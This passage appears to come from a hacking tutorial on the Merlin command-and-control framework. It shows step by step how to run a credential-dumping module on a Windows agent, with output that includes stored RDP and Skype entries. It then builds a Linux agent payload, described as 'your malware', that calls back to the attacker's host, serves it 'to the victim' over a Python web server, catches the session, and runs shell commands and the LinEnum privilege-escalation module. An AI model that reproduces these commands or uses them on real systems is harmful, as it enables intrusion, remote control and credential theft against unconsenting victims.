
```
use module windows/x64/powershell/credentials/dumpCredStore
```



```
Merlin» use module windows/x64/powershell/credentials/dumpCredStore
Merlin[module][dumpCredStore]» info
Module:
        dumpCredStore
Platform:
        windows\x64\PowerShell
Module Authors:
        JimmyJoeBob Alooba
        BeetleChunks
Credits:
Description:
        PowerShell script that provides access to the Win32 Credential Manager API used for management
 of stored credentials.

Agent: 00000000-0000-0000-0000-000000000000

Module options(dumpCredStore)

  NAME  |                VALUE                 | REQUIRED |          DESCRIPTION
+-------+--------------------------------------+----------+--------------------------------+
  Agent | 00000000-0000-0000-0000-000000000000 | true     | Agent on which to run module
        |                                      |          | dumpCredStore

Notes: This modules is a modified and stripped down version of CredMan.ps1, written by JimmyJoeBob Alo
oba.
Merlin[module][dumpCredStore]» 
```

As you can see in the image above that info commands gives us all the details about the module including the options that we need to specify in the module. So, therefore, let's set the options:

```
set agent <agent name>
run
```



```
Merlin[module][dumpCredStore]» set agent 6fe70dcd-4702-4728-b3bb-ecaa387e4c86
[+]agent set to 6fe70dcd-4702-4728-b3bb-ecaa387e4c86
Merlin[module][dumpCredStore]» run
[-]Created job fmpkbnRhmk for agent 6fe70dcd-4702-4728-b3bb-ecaa387e4c86
Merlin[module][dumpCredStore]» [+]Results for job fmpkbnRhmk
[+]+-----------+--------------------------+


| UserName  | win7
| Password  |
| Target    | TERMSRV/192.168.1.9
| Updated   | 2019-02-24 18:36:12 UTC
| Comment   |

+-----------+--------------------------+


| UserName  |
| Password  | ?????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????????
????????
| Target    | Skype for Desktop/live:marymshore123
| Updated   | 2019-02-27 07:37:49 UTC
| Comment   |

+-----------+--------------------------+


| UserName  |
| Password  | ?????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????????
??????????????????
| Target    | Skype for Desktop MSA/live:marymshore123
| Updated   | 2019-02-27 07:37:22 UTC
| Comment   |

+-----------+--------------------------+
```


Linux exploitation

Now, we will make a merlin agent for Linux machine. For this, simply type the following command:

```
Export GOOS=linux;export GOARCH=amd64; go build -ldflags "-s -w -X
main.url=//192.168.0.11:443" -o shell.elf main.go
```

Once the command is executed, your malware will be created. Use the python to share the file with the victim as shown in the image below or however see it fit. For starting python HTTP server:


```
python -m SimpleHTTPServer 80
```



```
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinagent# export GOOS=linux;export GOARCH=
amd64;go build -ldflags "-s -w -X main.url=https://192.168.0.11:443" -o shell.elf main.go
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinagent# ls
main.go  shell.elf  shell.exe
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinagent# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Setup the listener and wait for the file to get executed.

```
go run main.go -I 192.168.0.11
```



```
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinserver# go run main.go -i 192.168.0.11
                               &&&&&&&&
                             &&&&&&&&&&&&
                            &&&&&&&&&&&&&&&
                          &&&&&&&&&&& &&&&
                         &&&&&&&&&&&&&  &&&&
                        &&&&&&&&&&&& &  &&&&
                       &&&&&&&&&&&&&     &&&&
                      &&&&&&&&&&&&&&&     &&&
                     &&&&&&&&&&&&&&&&&     &&&
                    &&&&&&&&&&&&&&&&&&&     &&&
                   &&&&&&&&&&&&&&&&&&&&&
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&&&&&&&&&&&&&     &&&&&&&&&&&&&&&&&&&&&&&     &&&&&&&&&&&&&
  &&&&&&&&&&&&&&&         MERLIN         &&&&&&&&&&&&&&&
    &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
       &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
           &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
                   Version: 0.6.4.BETA
                   Build: nonRelease
Merlin» [!]Insecure publicly distributed Merlin x.509 testing certificate in use


[i]Additional details: https://github.com/Ne0nd0g/merlin/wiki/TLS-Certificates
[-]Starting h2 listener on 192.168.0.11:443
[+]Received new agent checkin from 83bfe817-2f35-472b-9538-b712240ca953
```



And as shown in the image above, you will have your session. Then type sessions to see the list of sessions gained.



```
Merlin» sessions

+--------------------------------------+-------------+-----------+--------+--------------+--------+
|              AGENT GUID              |  PLATFORM   |   USER    |  HOST  |  TRANSPORT   | STATUS |
+--------------------------------------+-------------+-----------+--------+--------------+--------+
| 83bfe817-2f35-472b-9538-b712240ca953 | linux/amd64 | memcached | ubuntu | HTTP/2 (h2)  | Active |
+--------------------------------------+-------------+-----------+--------+--------------+--------+

Merlin»
```

Then to access the session use the following command:


```
interact <session name>
```



```
Merlin» interact 83bfe817-2f35-472b-9538-b712240ca953
Merlin[agent][83bfe817-2f35-472b-9538-b712240ca953]» info

+-------------------------------+--------------------------------------+
| Status                        | Active                               |
| ID                            | 83bfe817-2f35-472b-9538-b712240ca953 |
| Platform                      | linux                                |
| Architecture                  | amd64                                |
| UserName                      | memcached                            |
| User GUID                     | 1000                                 |
| Hostname                      | ubuntu                               |
| Process ID                    | 44349                                |
| IP                            | [127.0.0.1/8 ::1/128                 |
|                               | 192.168.0.15/24                      |
|                               | fe80::9c85:4bad:ba2a:7b85/64]        |
| Initial Check In              | 2019-03-08 03:05:42.717157912        |
|                               | -0500 EST m=+51.388784860            |
| Last Check In                 | 2019-03-08 03:09:21.659926678        |
|                               | -0500 EST m=+270.331553545           |
| Agent Version                 | 0.6.4.BETA                           |
| Agent Build                   | nonRelease                           |
| Agent Wait Time               | 30s                                  |
| Agent Wait Time Skew          | 3000                                 |
| Agent Message Padding Max     | 4096                                 |
| Agent Max Retries             | 7                                    |
| Agent Failed Check In         | 0                                    |
| Agent Communication Protocol  | h2                                   |
+-------------------------------+--------------------------------------+

Merlin[agent][83bfe817-2f35-472b-9538-b712240ca953]»
```

Then further you can use any Linux command such as:

```
shell ls
```




```
Merlin[agent][83bfe817-2f35-472b-9538-b712240ca953]» shell ls
[-]Created job UMxCYMfYgs for agent 83bfe817-2f35-472b-9538-b712240ca953
Merlin[agent][83bfe817-2f35-472b-9538-b712240ca953]» [+]Results for job UMxCYMfYgs
[+]Desktop
Documents
Downloads
examples.desktop
Music
Pictures
Public
shell.elf
Templates
Videos
Merlin[agent][83bfe817-2f35-472b-9538-b712240ca953]»
```

Linux post exploitation

Even in Linux, you can further use a number of post-exploitation modules. The one we will be using in this article is privesc/LinEnum:


```
use module linux/x64/bash/priesc/LinEnum
```



```
Merlin» use module linux/x64/bash/privesc/LinEnum
Merlin[module][LinEnum]» info
Module:
        LinEnum
Platform:
        linux\x64\bash
Module Authors:
        Owen (@rebootuser)
Credits:
Description:
        A script to enumerate local information from a Linux host

Agent: 00000000-0000-0000-0000-000000000000

Module options(LinEnum)

    NAME    |                VALUE                 | REQUIRED |          DESCRIPTION
+-----------+--------------------------------------+----------+------------------------------+
  Agent     | 00000000-0000-0000-0000-000000000000 | true     | Agent on which to run module
            |                                      |          | LinEnum
  keyword   |                                      | false    | Enter keyword
  export    |                                      | false    | Enter export location
  thorough  |                                      | false    | Include thorough (lengthy)
            |                                      |          | tests
  report    |                                      | false    | Enter report name
  help      |                                      | false    | Displays the help text

Notes:
Merlin[module][LinEnum]»
```

Through info command, we know that we have to give a session in order to run this module. So, type:

```
set agent <session name>
run
```



```
Merlin[module][LinEnum]» set agent 83bfe817-2f35-472b-9538-b712240ca953
[+]agent set to 83bfe817-2f35-472b-9538-b712240ca953
Merlin[module][LinEnum]» run
[-]Created job JrLXRwzfVM for agent 83bfe817-2f35-472b-9538-b712240ca953
Merlin[module][LinEnum]» [+]Results for job JrLXRwzfVM
[+]--2019-03-08 00:56:02--  https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.152.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.152.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45639 (45K) [text/plain]
Saving to: ‘/tmp/update.sh’

     0K .......... .......... .......... .......... ....      100%  230K=0.2s

2019-03-08 00:56:18 (230 KB/s) - ‘/tmp/update.sh’ saved [45639/45639]
```

And this way your module will run. Try and work with Merlin c2 tool as its one of best and as you can see how convenient it is crossed-platformed.

Author: Sayantan Bera is a technical writer at hacking articles and cybersecurity enthusiast**. Contact Here**